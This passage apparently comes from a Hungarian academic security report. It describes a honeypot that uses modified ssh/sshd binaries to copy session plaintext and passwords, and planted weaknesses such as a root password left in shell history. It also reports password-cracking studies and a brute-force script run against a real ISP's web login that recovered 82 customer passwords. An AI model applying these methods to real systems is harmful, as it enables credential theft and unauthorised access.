TELNET protokoll helyett majdnem mindenki az SSH szolgáltatást használja. Ez pedig kódolt TCP/IP forgalmat eredményez.

2.2.6 Az SSH naplózása

Mit lehet tenni annak érdekében, hogy az ssh-n átmenő forgalmat is meg tudjuk figyelni?

Az SSH többfajta titkosítási és authentikációs eljárást tartalmaz. ó Authentikálásnál kétféle módszert váláaszthatunk: azonosítás nyilvános kulcsú rejtjelezés segítségével, illetve hagyományos jelszó alapú azonosítás.

A betörő ezen eljárások közül egyszerűsége miatt a igen nagy valószínűséggel jelszavas azonosítást fogja használni. Lehetséges megoldás tehát úgy átírni az SSH protokollt, hogy a ,,firewall"-on kitalálható legyen a kapcsolat alatt használt összes kulcs, ehhez az adott számítógép (a mi feladatunkban a csapda-gép) nyilvános és titkos RSA kulcsát is át kell vinni a ,,firewall"-ra. Ezután az egész kapcsolat alatt fennálló titkos adatfolyamot vissza kell kódolni a korábban megfigyelt, kulccsere során létrejövő kapcsolat-kulccsal.

Ez egy járható út, ám igen-igen bonyolult, nem teljesítené a specifikációban elvárt egyszerűséget. Milyen megoldások jöhetnek még szóba?

Egy kódolt üzenet-sorozat feltörése igen nehéz lehet, azonban a probléma gyakorta megkerülhető. Az egyik szóbajöhető megoldás a csapdaszámítógépen van.

Az SSH és a TELNET is egy *shell*t fog futtatni, melynek kódját módosíthatjuk úgy, hogy minden rajta átmenő adatot lássunk. Találhatunk is már megírt programcsomagot ilyen célokra, például *ttysnoop*. A dolog csak azért problémás, mert ezeket az adatokat mi szeretnénk biztonságosan elmenteni, például a

,,firewall" gépre. Ekkor pedig a lehallgatott adatokat a `syslogd`-nek kellene küldenünk, ám több új probléma merül fel: A `syslogd` naplóbejegyzések feldolgozásánál és a mentésnél is pontosan kell követni, melyik üzenet melyik bejelentkezéshez, melyik éppen futó *shell*-hez tartozik. A vezérlő-karakterek átvitele is problémákat jelent.

Ennél az útnál találtunk egy sokkal egyszerűbben megvalósítható eljárást:

A módszer az `ssh` és az `sshd` programok, azaz az SSH kliens és SSH szerver átírása volt. Mindkét programot forráskódjában úgy módosítottuk, hogy azok egy-egy kapcsolatnál ne csak a megszokott titkos kapcsolatot, hanem kapcsolatonként két, nemtitkos kapcsolatot is nyissanak meg. A nemtitkos kapcsolatot az általunk átírt `ssh` a ,,firewall" számítógép felé nyitotta. Az egyik kapcsolaton a fogadott, a másik kapcsolaton a küldött információt lehet megfigyelni nem titkosított formában. (Ha nem akarjuk, hogy a betörő lehallgatás esetén rájöjjön, hogy mi is lehallgatjuk őt, akkor egy egyszerűbb titkosítással, akár a PEO-1-gyel ezt a nemtitkos kapcsolatot is védhetjük, titkosíthatjuk.)

A nemtitkos kapcsolaton átment adatok elmentéséről a ,,firewall"-on az általunk megírt rövid *perl* programok gondoskodnak. A nemtitkos kapcsolat első sorában az `ssh` vagy `sshd` közli a *perl script*-ekkel a célszámítógép, vagy a *daemon* esetén a forrásszámítógép címét. Ez alapján a *perl script* a megfelelő alkönyvtárban egy megfelelő névvel azonosított fájlba menti az összes adatot.


Az `sshd` az authentikáció során megkapott jelszót és felhasználói azonosítót is továbbítja a nemtitkos kapcsolat irányába, mivel az különben nem lehetne megfigyelhető. Az `ssh` programot természetesen csak binárisan raktuk fel a csapdaszámítógépre, és mint sejthetjük, nem sok betörő fogja leellenőrizni, hogy a rendszerben levő bináris fájlok az adott szituációban hitelesek-e, avagy sem. Így legalább az első lehallgatásig minden bizonnyal titkos tud maradni tevékenységünk.

Az `ssh` programok átírásával mód van a betörő további megfigyelésére is:

Feltételezhetjük, hogy a betörő (azért, hogy magát elrejtse, vagy egyéb okból, esetleg véletlenül is) a feltört csapdaszámítógépről fog újabb számítógépekre továbbmenni. Mi ezeket is pontosan meg tudjuk figyelni.

A dolog voltaképpen egy rejtett biztonsági probléma: Az SSH protokoll mindig csak a legközelebbi szerverig titkosít, ha onnan újra továbbmegyünk, akkor a már kititkosított adatfolyam kerül újra kódolásra (2.4. ábra)

Ha ilyen esetben a középen elhelyezkedő szerver csak buta ismétlő lenne, és a távoli szerverhez menő adatokat csak simán megismételné, a kliens pedig közvetlen a távoli szervertől szerezne kulcsot a kódoláshoz, akkor a rendszer biztonságos tudna maradni. Természetesen módot adna *man-in-the-middle*



ábra 2.4: Az SSH működési módja több gépen keresztül

típusú támadásra, de ez ellen az SSH eleve védekezik a szerver RSA alapú azonosításával.

Nagyon érdemes átgondolni tehát, hogy noha az SSH-ban jobban megbíztunk mint egy titkosítatlan adatfolyamban, ennek ellenére ugyanúgy le lehetett hallgatni, persze csak az egyik oldal aktív közremködésével. A hamis biztonságérzet viszont szabadságot adhat a meggondolatlan ember kezébe, ami veszélyt jelenthet számára. Úgy gondolja, hogy biztonságban van, közben pedig nem, így viszont jóval nagyobb baj érheti, mint ha megfelelően óvatos lenne.

2.2.7 További teendők; a betörő csalogatása

A logolás fő feladatait ezzel megoldottuk. Már csak egy pár apró lépést kell tenni annak érdekében, hogy pontosan tudjuk, mikor mi történik a rendszerünkön.

El kell helyezni apró trükköket:

- A belépés után automatikusan lefutó programok (például a `.bashrc` vagy a `.profile` scriptek) belsejébe elhelyezhetünk figyelmeztető rutinokat, melyek E-mail-ben figyelmeztetnek, ha valaki az adott felhasználó nevén belépett.
- Megváltoztathatjuk az `rm` (fájl törlés) parancsot, hogy a törölt fájlokat ne törölje véglegesen, csak egy ideiglenes helyre rakja át.

Fontos, hogy a felinstallált, és feltört rendszerünkben *már mi sem bízhatunk*, így egyrészt érdemes archiválni a rendszerünket egy esetleges betörés előtt, illetve célszerű minden fájlról ujjlenyomatot (*fingerprint*) venni.

A [3]-ben kifejtett módon például a `tripwire` programmal *MD5* aláírásokat tárolhatunk a felrakott programokról így a rendszer állapotát folyamatosan ellenőrizhetjük.

Fontos, és elengedhetetlen lépés, hogy kirakjunk a belépéskor egy *figyelmeztető üzenetet*[4].

Ez tartalmazza azt, hogy a rendszert csak engedélyezett felhasználók használhatják, és hogy minden billentyűleütést montirozhatunk. Erre a jog visszássága miatt mindenképpen jobb odafigyelni, hiszen esetleg mi ugyan nem tudjuk beperelni a betörőt, de a betörő beperelhet minket az illetéktelen lehallgatásért.

Az apróbb trükkök közé tartozik még a *figyelem felkeltése és koncentrálása*. Érdemes a gép nevét úgy megválasztani, hogy az könnyen potenciális betörők célpontja legyen. Például egy `ns2.bme.hu` címet bármely betörő érdekesnek találhatja.

Hasonló eszköz például a *finger információk meghamisítása*. Mi a már megírt `decfingerd` programot használtuk, melynél szöveges fájlokban tárolt *hamis* információ kerül kiírásra a felhasználó képernyőre. Ebből megtudhatja, hogy egy *,,guest"* nevű és egy *,,hallgato"* felhasználó is be van lépve a rendszerbe. Ezután szabadon eldönthető, hogy legyen-e tényleges ,,guest" felhasználó, vagy csak az erre érkező kísérleteket kövessük. Ez alkalmas lehet egy valódi rendszer védelmére is. (Például azonnal letiltjuk annak a gépnek a hozzáférését a rendszerünkhöz, amelyik a ,,guest" azonosítóra próbál belépést kezdeményezni.) Megtehetjük azt is, hogy a ,,guest" felhasználónak nem adunk jelszót, vagy nagyon egyszerű jelszót használunk a belépés megkönnyítésére. Mi azt a módszert választottuk, hogy a ,,guest" felhasználónak *guest* a jelszava, ám alapesetben csak egy `lynx` webbrowser program indul el a *.profile*-ból, majd ennek befejezésével a rendszer a felhasználót kilépteti.

Ez azért jó módszer, mert az esetleges betörő nem csodálkozik nagyon, nem gyanít semmit, ugyanakkor a `lynx`-ből kis trükkel hamar *shell*-elérést tud csinálni. Így egy kicsit már ekkor megdolgoztatjuk a betörőt, és esetleges gyanúját a túl könnyű belépésről elterelhetjük.

Miután a felhasználó belépett, és szeretné a gépet feltörni, erre is módot kell adni. Mivel a *Debian* programrendszert megfelelően frissítik, így nem könnyű olyan állapotban hagyni a gépet, hogy az jól feltörhető legyen. Erről úgy gondoskodtunk, hogy a 1999. márciusi (7 hónapos) változatot raktuk fel, és az azóta fellelt hibák javítását tartalmazó csomagokat nem frissítettük.

Pár további apróságot is elhelyeztünk a feltörhetőség érdekében:

[4] A mi gépeinken az alábbi üzenet olvasható belépés után: *Access to this system is monitored. Unauthorized access is prohibited. Violators will be referred for prosecution.*

- a ,,root" felhasználó (a rendszergazda) *shell*-jének naplójában (*bash_history*) ,,véletlenül" fellelhető a root-jelszó,
- az */etc/lilo.conf*[5]-ban elhelyeztünk egy jelszavas védelmet. Itt a jelszó szabadon olvasható formában van rögzítve. Ezt a jelszót a root-jelszóval választottuk azonosra. Ezt fájlt rendes körülmények között ilyenkor csak a root felhasználó olvashatja, azonban ezt a védelmet mi kikapcsoltuk, így gyakorlatilag bárki megtudhatja ezt a jelszót.

Még számtalan hasonló trükköt lehet elhelyezni a rendszerben, ezek által az esetleges betörő *hamar* ,,nem megengedett" jogosultságokat tud szerezni.

A csapdaszámítógép így tehát gyakorlatilag készen van. Most már csak várni kell a betörőket, és vizsgálni, mit csinálnak...

2.3 Összegzés a csapdaszámítógépről

A csapdaszámítógép egy olyan megoldás, melyet a korábban említett intuitív módszerek segítségével hoztunk létre. A csapdaszámítógép egy kombinált rendszer, amely magán hordozza az IDS rendszerek sajátosságait (a betörő megfigyelése), de természetesen alkalmazza a jól bevált további módszereket. Ilyenek a riasztások, fájlok auditálása, naplózás, a kapcsolódó firewall, szűrés, stb.

A csapda ötlete magunktól származott, ám később a szakirodalmat megvizsgálva kiderült, más is valósított meg ilyen, vagy hasonló gépet, ezt a szakirodalom *honeypot*-nak nevezi. A mi megoldásunk több eszközzel túlmutat ezeken, például a titkosított SSH adatfolyam megfigyelésének módszere. (A fent említett hasonló rendszerekről egészen pontos információk nem állnak rendelkezésünkre, ezért érdemleges összehasonlítást nem tudtunk végezni.)

Fontos dolog, hogy a csapda létezése miatt az eddig meglevő rendszerünk biztonsága is változott. Úgy sejtjük, hogy nem csökkent a biztonság, mivel megfelelően alkalmaztuk a csomagszűrés módszerét, nem használtunk azonos jelszavakat stb., azonban oda kell figyelni arra a továbbiakban, hogy a többi hálózati eszközünket biztonságosan kezelni tudjuk.

2.4 A csapda jövője

A csapdaszámítógépet beüzemelése után viszonylag rövid ideig tudtuk használni. Ezalatt az idő alatt, noha több módszerrel megpróbáltuk kívánatos

[5]LILO: *Linux Loader*, a Linux rendszer betöltő programja; a */etc/lilo.conf* a LILO konfigurációs fájlja.

célponttá tenni a számítógépet, nem sikerült valódi betörési kísérletet detektálnunk.

A valódi betörési kísérletek vizsgálatához több gyenge pontot, és több, egy esetleges betörőnek hasznos információt kell még a számítógépre menteni.

A csapda szoftverkonfigurációjában is további fejlesztéseket lehetne eszközölni. A lehallgatható SSH-naplózást fel kellene váltani egy minimális módon titkosított naplózással, amely nem olyan feltűnő egy betörő számára. Fontos lenne átgondolni a naplózás hálózaton át történő voltát és kipróbálni a párhuzamos interfészen keresztül történő naplózást. Ekkor az adatokat vagy nyomtatóra lehet küldeni, vagy a másik számítógéppel összekötve továbbra is ugyanoda kerülhetnek a logok, mint eddig.

Miután a csapda elég adatott gyűjtött, vagy megfelelő betörésről kapunk információt, komoly gondot fog jelenteni az összegyűjtött adatok szűrése és kiértékelése. Mivel regiment dolgot naplózunk, ezért nagyon sok információból kell kiválasztani a fontosakat és a megbízhatókat.

A csapdaszámítógép egy adott környezetben csak korlátos ideig használható. Egy idő után a hackerek csoportja is rájöhet arra, hogy csapdáról van szó, illetve meg kell a csoportot, egyént gátolni abban, hogy a csapdaszámítógépen keresztül további gépek integritását sértse meg. Ezért tehát a csapda nem szabad, hogy állandóan igen könnyen feltörhető legyen, viszont ha nem könnyen feltörhető, akkor hosszabb távon is működtethető lehet. Célszerűnek látszik a csapdaszámítógép helyének változtatása, természetesen a konfiguráció átépítésével, így mindig más helyen, intézményben végezhetőek vele megfigyelések.

Fejezet 3

Egy egyszerű Web-es biztonsági probléma

Az elhangzottak alapján szerettünk volna egy egyszerű szemléltetőeszközt találni olyan biztonsági problémára, amely nem magától értetődő, és avatott szem sem látja pontosan a probléma súlyosságát. Ezt probáljuk meg megvizsgálni és az említett szempontok alapján értékelni.

Egyszerű problémánkat az üzleti életből vettük. Ez egy valós, gyakorlati eset, amely ma is az általunk vázolt módon működik.

3.1 A jelszavakról

3.1.1 Konkrét jelszó-gyűjtemények vizsgálata

Saját vizsgálatokat is végeztünk, hogy vajon mennyire használnak ma Magyarországon biztonságos jelszavakat.

Ehhez két rendszert vizsgáltunk meg:

Az egyik egy egyetemi szerver 310 felhasználói azonosítóval, a másik egy magyar Internet-szolgálató jelszólistája kb. 3700 felhasználóval.

A jelszófájlokat kb. 2-3 napig vizsgáltuk, törtük fel egy közepes kapacitású PC segítségével. A jelszófeltöréshez használt szótárak a következők voltak:

- a felhasználói adatokból (teljes név, loginnév) nyert primitív variációk,
- angol szótár (nagysága kb. 2 Mbyte),

- magyar szótár,
- és magyar IRC beszélgetések egy adott időtartama alatt általunk rögzített szövegeiből adódó szógyűjtemény.

A szótárakon pár módosítási szabályt alkalmaztunk, például a `jelszo` szó esetén kipróbáltuk a `Jelszo`, `jelszo1`, `jelszo2` ... szavakat is

A jelszófeltörés tekintélyes múltjában a feltörhető jelszavak ilyen esetekben 25% körül mozogtak. A jelszófeltörés a nagy sebesség olcsó PC-k tömeges elterjedésével lett divatos, ez kb. 5-6 évvel ezelőtt tetőzött. Azóta a jelszóhasználat szigorodott, számtalan helyen és formában olvashatunk jelszóválasztási jótanácsokat és kötelezően betartandó dolgokat.

Az egyik ilyen tréfás felhívás a következő:

> Passwords are like underwear change yours often
> Passwords are like underwear don't share them with friends
> Passwords are like underwear the longer the better
> Passwords are like underwear be mysterious
> Passwords are like underwear don't leave yours (f)lying around
>
> *(Kari Roberts ¡karir@umich.edu¿ posztere, Michigan)*

Jogos lenne tehát az elvárás, hogy a jelszavak ma már nem olyan könnyen feltörhetőek mint évekkel korábban. Igaz persze az is, hogy sokkal több olyan ember is kapott Internet-hozzáférést, akit nem érdekel a rendszer biztonsága, ők nem fognak bonyolult jelszót használni, ha nem *kényszerítik* rá őket.

Nézzük viszont az eredményeket:

- Az egyetemi gép esetében 90 jelszó bizonyult gyengének már erre az egyszerű tesztre is, és 224 nem volt feltörhető.
- Az Internet-szolgáltató esetében 625 jelszó volt feltörhető, és 3064 db jelszó állta ki a próbát.

Az első esetben 29% volt a feltörhető kódok száma, míg a második esetben 17%.

Az már az első pillanatban is megállapítható, hogy a jelszavak nem lettek biztonságosabbak az elmúlt években. Azt is jó látni, hogy az egyetemi szerveren magasabb iskolázottsági fokú emberek, inkább hozzáértő felhasználók voltak, mégis ugyanolyan rossz, vagy még rosszabb jelszavakat használtak. Ennek egyik oka lehet, hogy nem ezzel a területtel foglalkoznak az egyetemen, másik oka lehet, hogy több helyen van felhasználói azonosítójuk, így nem tudnak minden helyen egyszerre megfelelp minségű, ugyanakkor megjegyezhető jelszót használni.

Az Internet-szolgáltató esetén az alacsonyabb eredménynek az is egy magyarázata, hogy kevesebb esetet próbáltunk végig, mivel a több jelszó miatt a kísérletezés is lassabb volt.

További vizsgálatok alá vetettük a fenti jelszófájlokat. A feltört jelszavak a következképpen oszlanak meg:

- Az egyetemi szerveren feltört 90 jelszóból 21 közvetlenül a felhasználói azonosító alapján lett kiderítve, 69 pedig szótárak alapján. (23% + 76%).

  A szolgáltató jelszófájljánál ez az arány 124 (625-ből) illetve 501, ami 20%-ot és 80%-ot jelent.

Mint látható, szignifikáns különbség a megoszlásban nincsen.

3.1.2 Vizsgálat az Internet Worm adatbázis alapján

Ezután még egy érdekes vizsgálatot végeztünk:

Megvizsgáltuk, hogy a régi híres ,,Internet Worm" által tartalmazott 432 leggyakoribb jelszót használták-e ezeken a gépeken. Az egyetemi gépen *egy* ilyen jelszó volt (érdekességként: `einstein`, ez a feltört jelszavak 1,1%-a), míg az Internet-szolgáltatónál 23 ilyen jelszó volt (a feltört jelszavakból ez 3,68%). Meglepő dolog, hogy ha nagyobb rendszert nézünk, akkor még ma is igen nagy valószínűséggel találunk ilyen egyszerű jelszavakat.

Nos, ezek a jelszófeltörési kísérletek természetesen csak a kódolt jelszavakat tartalmazó jelszófájl birtokában tehetek meg. Ahol tehát *shadow*[1] rendszert használnak, ott ilyen módszerrel nem lehet feltörni a gépet.

3.1.3 Jelszavak frissessége

Még a legjobb, legbiztosabbnak hitt jelszavak sem tarthatnak örökké. Ha sokáig használnak egy adott jelszót, megnő az esélye, hogy azt valaki lehallgatta, vagy más úton birtokába jutott. Az így megszerzett jelszavakkal nem mindig élnek vissza azonnal, viszont biztonsági rést jelent a rendszeren. Elvárható tehát, hogy egy biztonságos rendszerben a jelszavakat időről időre megújítják.

A jelszavak frissességének ellenőrzésére a mellékletekben csatolt forráskódú egyszerű PERL programot hoztunk létre. A programot végigfuttattuk az egyetemi jelszófájlon. A futtatás a következő eredményt hozta:

[1]Ebben az esetben csak a rendszergazda olvashatja el a kódolt jelszavakat tartalmazó fájlt, míg ha nem alkalmazunk ilyen védelmet, bárki hozzájuthat ezekhez az kényes információkhoz.

Kb. 320 jelszóból 3 hónap alatt 19 változott meg, ez a jelszavaknak csak mintegy 1/16-a. (Időközben 35 új felhasználót regisztráltak.) Ezen adatok tükrében éves szinten is állandó marad a jelszavak jelentős része, ami komoly biztonsági problémát jelent.

3.2 Web-alapú támadási lehetőségek

A következő példa tehát azt mutatja be, hogy az egyszerű védekezés nem mindig elégséges:

Az egyik nagy, milliárdokat érő magyar Internet-szolgáltató a következő szolgáltatást nyújtja ügyfeleinek:

Mivel az ügyfél az Interneten eltöltött idő alapján fizet a szolgáltatónak havi díjat, ezért a felhasználónak módja van lekérdezni, hogy mennyi volt az adott hónapban az Interneten a szolgáltatónál eltöltött ideje. Ezt a szolgáltatást a felhasználó weben keresztül érheti el. A felhasználó a megadott weblap betöltése után kitölt egy szabványos web *form*-ot felhasználói azonosítójával, jelszavával. A felhasználó ezeket böngészője segítségével ,,CGI-POST" eljárással küldi tovább az Internet-szolgáltató szerverének.

A szerver a beérkezett információk alapján megkeresi, létezik-e az adott felhasználó, jó-e a jelszava. Sikeres esetben kiírja a forgalmi adatokat, sikertelenség esetén közli a felhasználóval, hogy nem jó a jelszava.

Megjegyezzük, hogy ilyen szolgáltatást más, de hasonló formában majdnem minden hazai Internet-szolgáltató, *ISP* (Internet Service Provider) nyújt.

3.2.1 Egy lehetséges támadás

A támadás az említett szolgáltatás ellen kézenfekvő:

Írunk egy programot, amely név és jelszó párosokkal kísérletezik, majd a válasznak megfelelően lementi a sikeres eredményeket. A program közvetlenül csatlakozhat a szerver web portjára, vagy alkalmazhatunk támogató programokat is.

Mi a *libwww-perl* programcsomagot használtuk, és a *PERL* nyelvet.

Bemenetként programunk egy *név:jelszó* listát kapott, ezt szekvenciálisan próbálta végig, majd a helyes párosításokat egy kimeneti fájlban helyezte el. (A szekvenciális tesztelés nem eléggé hatékony, lehetne párhuzamosan több jelszót tesztelni, de a példa céljára elegendő ez az egyszerű eset.)

Most már csak a *név:jelszó* páros előállítás volt a feladatunk. A szolgáltatónál minden felhasználó beléphet *shell*-be, és ott valamilyen tevékenységet végezhet,

például elolvashatja a leveleit. A gépen a kódolt jelszófájl nem hozzáférhető, viszont a felhasználói azonosítók letölthetők.

Ilyen módszerrel bármely felhasználó meg tudja szerezni a jelszólistát. Ez persze nem könnyű akkor, ha nincsen egyetlen felhasználó-azonosítónk sem az adott szolgáltatónál. Azonban a felhasználói azonosítók elég magas hányada létezik egy másik szolgáltatónál is (ennek pontos vizsgálata külön kísérleteket igényeléne), így a felhasználói azonosítókat is lehetne szótárfájl alapján tesztelni.

Mi a konkrét esetben az ismert felhasználói azonosítókat dolgoztuk fel. A teszteléskor egy névhez csak kevés (kb. 6 db.) jelszóval kísérletezgettünk. Ennek egy példája a *felhasználónév:felhasználónév* jelszó-hozzárendelés.

3.2.2 Eredmények

Körülbelül két éjszakai futtatással (ekkor gyorsabb az Internet elérés) 82 jelszót sikerült feltörni:

- A *,,titok"* jelszó 3 példányban fordult el,
- a *,,password"* jelszó 2 példányban,
- a *felhasználó saját neve*, mint jelszó 72(!) példányban,
- az *,,123456"*, *,,eszter"*, *,,attila"* és még pár hasonló jelszó 1-1 példányban.

Látható tehát, hogy ez a rendszer, csupán a felhasználói azonosítók tudatában, esetleg még anélkül is veszélyben van. Nem csak az okozhat gondot, hogy illetéktelen felhasználó más nevében telefonál, de az is, hogy a jogos felhasználónak keletkezhet ezáltal többletköltsége, hiszen a szolgáltató a felhasznált időtől függően számláz a felhasználók felé.

3.2.3 A probléma kiküszöbölése

Hogy lehetett volna védekezni az ilyen típusú támadások ellen?

Tökéletes védekezés ebben az esetben sincs, de ez a rendszer abszolút megkönnyíti a feltörést, amit könnyen lehet lényegesen nehezebbé tenni:

- Jó elgondolás a CGI program használata, ugyanis például egy standard *Apache* webszerver esetén, ha a beépített *HTTP Basic Authentication* azonosítást használjuk, akkor a példánkban ismertetetthez hasonló támadások ellen kevésbé védhetjük a rendszerünket. (A protokoll szerint a rendszer állapotmentes, így többszöri próbálkozásokat nem vesz észre.) (Más szolgáltatónál van *HTTP Basic Authentication*-re épülő megoldás.)

- A belépés különösen egyszerűen ellenőrizhető, mert a CGI program rögtön a válasz elején közli az eredményt:
  - `Password authentication OK`
  - `Bad password`
  - `No such user`

  Ezen válaszok ismeretében a létező felhasználó-nevek is könnyen kideríthetőek.

- Ha készültek is naplófájlok a belépési kísérletekről, azokat senki nem ellenőrizte, a rendszergazda nem került riasztásra.

- A többszöri rossz belépési kísérlet esetén a kísérletező gépet le lehetne tiltani. Azt is korlátozni lehetne, hogy adott időn belül több jó belépés történjen ugyanarról a gépről. (Ám ez a proxy-szerverek használata miatt problémás.)

- Minden egyes kísérlet alkalmával az eredmény közlését lehetne 1-5 másodperccel késleltetni, illetve a CGI program a válasz közlése után is tartalmazhatna késleltetést. Így az ilyen támadások esetén a programunknak minden egyes kísérlethez több időre lenne szüksége , így a feltörés lehetősége lerövidülne.

Mint láthattuk, fontos észrevenni, hogy a legegyszerűbb szolgáltatás mekkora veszélyeket rejt, bár ezeknél sokkal durvább támadásoktól is tartani lehet. Az is látszik, hogy a legegyszerűbb jelszó-választás (azaz a maga a felhasználói név) kizárása az adott esetben 72 pontenciális áldozatot mentene meg a legalapvetőbb támadástól.

Összegzés

Példákat mutattunk be arra, hogy mennyire fontos az intuíció, a kreativítás akkor, ha biztonságról van szó. Hiába használjuk a legdrágább szoftvereket, a biztonság nem szavatolható, ellenben egyszerű eszközökkel is hatékonyan lehet védeni a fontos információkat.

Példáinkkal arra is rávilágítottunk, hogy a hamis biztonságérzet milyen veszélyeket rejt magában, és hogy a legegyszerűbb számítógép-hálózati feladat is milyen átgondolást igényel.

Látható, hogy a számítógépes biztonság, főleg a hálózati operációs rendszerek használata esetén még igen súlyos problémákat jelent. A virusveszélynél is jelentősebb ugyanis a kockázat, mert itt információ lopásra, valamint számtalan visszaélésre mód nyílik. A *e-business* egyre fejlődő ágazattá válásával egyre nagyobb az ,,Internetes létezés" szerepe. Az ágazati becslések szerint az infromatikai szektor, az internet és társai a fejlett országokban komoly, 20-50%-os GDP részesedést érhetnek el az elkövetkező években. Ez az új (Internet alapú) gazdaság pedig igen megnövelt hangsúlyú biztonságpolitikát igényel.

Jelenleg az ezen a területen jelentkező biztonsági kérdéseket hazánkban igen elszórtan oktatják csak, kisfokú strukturáltság mellett. Ezen a helyzeten változtatni kell, szükséges az átfogó, átgondolt és változatos oktatás és kutatás. Erre alapot biztosít a kutatók felkészültsége, hazánk egyetemeinek magas matematikai, algoritmuselméleti tudásszintje. Fel kell azonban ismerni ennek a területnek a fontosságát, és meg kell szervezni a téma fajsúlyos kutatását. Meg kell teremteni a tudomány alapjait, az alaptankönyveket, alapoktatást. Erre azért van óriási szükség, mert alapok nélkül minden egyes kutatást szinte a nulláról kell indítani. Hivatkozási alapot, pezsgő tudományos életet kell teremteni ezen a területen, csak ekkor képzelhető el az, hogy a témában komoly előrelépések történjenek.

Irodalomjegyzék

[1] Common Criteria Project
1996, National Institute of Standards and Technology, USA
http://csrc.nist.gov

[2] Common Criteria (CC), az informatikai termékek és rendszerek biztonsági értékelésének módszertana,
Miniszterelnöki Hivatal, ITB,
http://www.itb.hu/ajanlasok/a16

[3] The design and implementation of Tripwire:
A file system integrity checker.
Gene Kim, Eugene H. Spafford.
Technical Report CSD-TR-93-071. Purdue University, 1993

[4] Firewalls and Internet Security,
William R. Cheswick, Steve M. Bellovin,
Addison-Wesley, 1994.

[5] Hypertext Transfer Protocol – HTTP/1.1,
Fielding, R., Gettys, J., Mogul, J. C., Frysyk, H., Masinter, L., Leach, P., Berners-Lee, T.,
Work In Progress of the HTTP working group, July, 1998.

[6] Informatikai biztonság: Web-kapcsolatok biztonsága
Bencsáth Boldizsár, 1999, Önálló laboratóriumi beszámoló
http://fermat.ebizlab.hit.bme.hu/ boldi/biztonsag/w1bme.doc

[7] Informatikai rendszerek biztonsági követelményei,
Miniszterelnöki hivatal, ITB, 1996.
http://www.itb.hu/ajanlasok/a12

[8] Internet Domain Survey 1999,
Internet Software Consortium
http://www.isc.org/dsview.cgi?domainsurvey/WWW-9907/report.html

[9] The Internet Worm Program: An Analysis
Eugene H. Spafford
Purdue Technical Report, CSD-TR-823, 1988
ftp://coast.cs.purdue.edu/pub/Purdue/papers/spafford/spaf-IWorm-paper-CCR.ps.Z

[10] The UK ITSEC scheme,
http://www.itsec.gov.uk

[11] Kevin Mitnick letartóztatása, 1995,
http://www.takedown.com

[12] Know Your Enemy: III
Lance Spitzner, 1999
http://www.enteract.com/ lspitz/enemy3.html

[13] FAQ: Network Intrusion Detection Systems
Robert Graham,
Version 0.4.1, April 15, 1999
http://packetstorm.securify.com/docs/infosec/network-intrusion-detection.html

[14] The Next Ten Years
Roundtable . Volume 1 . Issue 3 . December 1998
Thomas A. Longstaff and David A.
Fisher of the CERTR Coordination Center
http://interactive.sei.cmu.edu/Features/1998/December/Roundtable/roundtable_dec98.htm

[15] Orange Book (TCSEC)
http://www.itsc.state.md.us/info/internetsecurity/Regulations/OBSummary.html

[16] VCR y PEO: Dos protocolos criptogràficos simples
Emiliano Kargieman, Ariel Futoransky,
1995 illetve ennek módosítása (PEO revised Oct,1998)
http://www.core-sdi.com/english/publications.html,
http://www.core-sdi.com/soft/vcr-peo.doc.gz,

[17] Secure Syslog,
http://ww.core-sdi.com/englisg/slogging/ssyslog.html

[18] Security of the Internet
The Froehlich/Kent Encyclopedia of Telecommunications vol. 15.
Marcel Dekker, New York, 1997, 231-255.
http://www.cert.org/encyc_article/tocencyc.html

[19] A sensible password checker for Unix
Alec D.E. Muffet. 1992

[20] Szerverek biztonságának növelése,
Bencsáth Boldizsár, 1999, Kommunikációs Hálózatok laboratóriumi beszámoló
http://fermat.ebizlab.hit.bme.hu/ boldi/biztonsag/webszervb.doc

[21] A Taxonomy of Computer Program Security Flaws
Carl E. Landwehr, Alan R. Bull, John P. McDermott
Information Technology Division, 1994, Naval Research Laboratory
Washington D.C. 20375-5337

[22] Védekezés rosszindulatú, szándékos programhibák ellen
Hornák Zoltán, 1996. Diplomaterv, BME-MIT

Függelék A

Rövidítések, magyarázatok

CGI – *(Common Gateway Interface)*. A CGI-t támogató böngészőprogramok szabványos módon teszik elérhetővé futtatható programok weblapokhoz csatolását. A futtatható program a legkülönbözőbb dolgokat végezheti, a weblap-számlálótól az adatbáziskezelésig rengeteg alkalmazása lehetséges.

DNS – *(Domain Name Service)*. Az Interneten a felhasználók számára értelmes neveket használnak gépek, szolgáltatások azonosítására, ezt a DNS rendszer segítségével alakítják át az egyértelmű IP azonosítókká (számokká).

Firewall – Az internetes hálózatban létrejött eszköz, mely egy védett hálózatot elválaszt egy nem kontrollált hálózattól, például az Internettől. Egyszerre elválaszt és összeköt, megpróbálja kiszűrni a gyanús, támadó szándékú, vagy felesleges információt kiszivárogtató adatokat, ugyanakkor kapcsolatot biztosít az Intranet (valamely szervezet belső hálózata) és az Internet között.

FTP – *(File Transfer Protocol)*. Az Internet egyik igen régi, fájlok átvitelére szolgáló autentikált protokoll. A bejelentkezés során a jelszavak kódolás nélkül mennek át a hálózaton. Javasolt helyette más, például SSL-es FTP, SCP használata.

Hacker – A *Hacker*, *Cracker* pontos jelentésének definíciói változatosak. A hacker jelent jószándékú ,,ráérő" típusú programozót, aki saját örömére átír programokat, hogy azok jobbak legyenek. A hacker másik definíciója a cracker szóval mosódik, ekkor számítógépes bűnözőről beszélünk, aki számítógépbe, vagy számítógépes rendszerekbe jut be, azt illegálisan használja. Egyes hackerek nem is igazán értik amit csinálnak, ezért

